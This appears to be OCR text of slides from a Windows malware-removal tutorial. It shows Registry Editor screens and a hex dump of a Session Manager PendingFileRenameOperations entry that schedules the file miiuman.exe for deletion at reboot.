
Click on
Start->Run
Type
REGEDIT
Hit ENTER



Name	Type	Data
(Default)	REG_SZ	(value not set)
BootExecute	REG_MULTI_SZ	autocheck autochk *
CriticalSectionTim...	REG_DWORD	0x00278d00 (2592000)
EnableMCA	REG_DWORD	0x00000001 (1)
EnableMCE	REG_DWORD	0x00000000 (0)
ExcludeFromKno...	REG_MULTI_SZ	
GlobalFlag	REG_DWORD	0x00000000 (0)
HeapDeCommitFr...	REG_DWORD	0x00000000 (0)
HeapDeCommitT...	REG_DWORD	0x00000000 (0)
HeapSegmentCo...	REG_DWORD	0x00000000 (0)
HeapSegmentRe...	REG_DWORD	0x00000000 (0)
LicensedProcessors	REG_DWORD	0x00000002 (2)
ObjectDirectories	REG_MULTI_SZ	\Windows \RPC Control
ProcessorControl	REG_DWORD	0x00000002 (2)
ProtectionMode	REG_DWORD	0x00000001 (1)
RegisteredProces...	REG_DWORD	0x00000002 (2)
ResourceTimeout...	REG_DWORD	0x0009e340 (648000)

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\:

Removal: Attempt to Delete File



ResourceTimeout... REG_DWORD 0x0009e340 (648000)

PendingFileRenameOperations _SZ

LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager


Value name:

PendingFileRenameOperations

Value data:

\??\C:\Documents and Settings\Administrator\miiuman.exe


Removal: Attempt to Delete File



Name	Type	Data
ab (Default)	REG_SZ	(value not set)
ab BootExecute	REG_MULTI_SZ	autocheck autochk *
CriticalSectionTim...	REG_DWORD	0x00278d00 (2592000)
EnableMCA	REG_DWORD	0x00000001 (1)
EnableMCE	REG_DWORD	0x00000000 (0)
ab ExcludeFromKno...	REG_MULTI_SZ	
GlobalFlag	REG_DWORD	0x00000000 (0)
HeapDeCommitFr...	REG_DWORD	0x00000000 (0)
HeapDeCommitT...	REG_DWORD	0x00000000 (0)
HeapSegmentCo...	REG_DWORD	0x00000000 (0)
HeapSegmentRe...	REG_DWORD	0x00000000 (0)
LicensedProcessors	REG_DWORD	0x00000002 (2)
ab ObjectDirectories	REG_MULTI_SZ	\Windows \RPC Control
ProcessorControl	REG_DWORD	0x00000002 (2)
ProtectionMode	REG_DWORD	0x00000001 (1)
RegisteredProces...	REG_DWORD	0x00000002 (2)
ResourceTimeout...	REG_DWORD	0x0009e340 (648000)
ab PendingFileRena...	REG_MULTI_SZ	\??\C:\Documents and Settings\Administrator\miiuman....

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentC anager

Removal: Attempt to Delete File



Value name:


PendingFileRenameOperations

Value data:

```
0010   6F 00 63 00 75 00 6D 00   o.c.u.m.
0018   65 00 6E 00 74 00 73 00   e.n.t.s.
0020   20 00 61 00 6E 00 64 00    .a.n.d.
0028   20 00 53 00 65 00 74 00    .S.e.t.
0030   74 00 69 00 6E 00 67 00   t.i.n.g.
0038   73 00 5C 00 41 00 64 00   s.\.A.d.
0040   6D 00 69 00 6E 00 69 00   m.i.n.i.
0048   73 00 74 00 72 00 61 00   s.t.r.a.
0050   74 00 6F 00 72 00 5C 00   t.o.r.\.
0058   6D 00 69 00 69 00 75 00   m.i.i.u.
0060   6D 00 61 00 6E 00 2E 00   m.a.n...
0068   65 00 78 00 65 00 00 00   e.x.e...
0070   00 00 00 00               ....
```

Pad 2 0x00 bytes which means Renaming the file to nothing. In other words, delete.


Removal: Attempt to Delete File



Name	Type	Data
(Default)	REG_SZ	(value not set)
BootExecute	REG_MULTI_SZ	autocheck autochk *
CriticalSectionTimeout	REG_DWORD	0x00278d00 (2592000)
EnableMCA	REG_DWORD	0x00000001 (1)
EnableMCE	REG_DWORD	0x00000000 (0)
ExcludeFromKnownDlls	REG_MULTI_SZ	
GlobalFlag	REG_DWORD	0x00000000 (0)
HeapDeCommitFreeBlockThres...	REG_DWORD	0x00000000 (0)
HeapDeCommitTotalFreeThres...	REG_DWORD	0x00000000 (0)
HeapSegmentCommit	REG_DWORD	0x00000000 (0)
HeapSegmentReserve	REG_DWORD	0x00000000 (0)
LicensedProcessors	REG_DWORD	0x00000002 (2)
ObjectDirectories	REG_MULTI_SZ	\Windows \RPC Control
ProcessorControl	REG_DWORD	0x00000002 (2)
ProtectionMode	REG_DWORD	0x00000001 (1)
RegisteredProcessors	REG_DWORD	0x00000002 (2)
ResourceTimeoutCount	REG_DWORD	0x0009e340 (648000)
AllowProtectedRenames	REG_DWORD	0x00000001 (1)
PendingFileRenameOperations	REG_MULTI_SZ	\??\C:\Documents and Settings\Administrat

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager

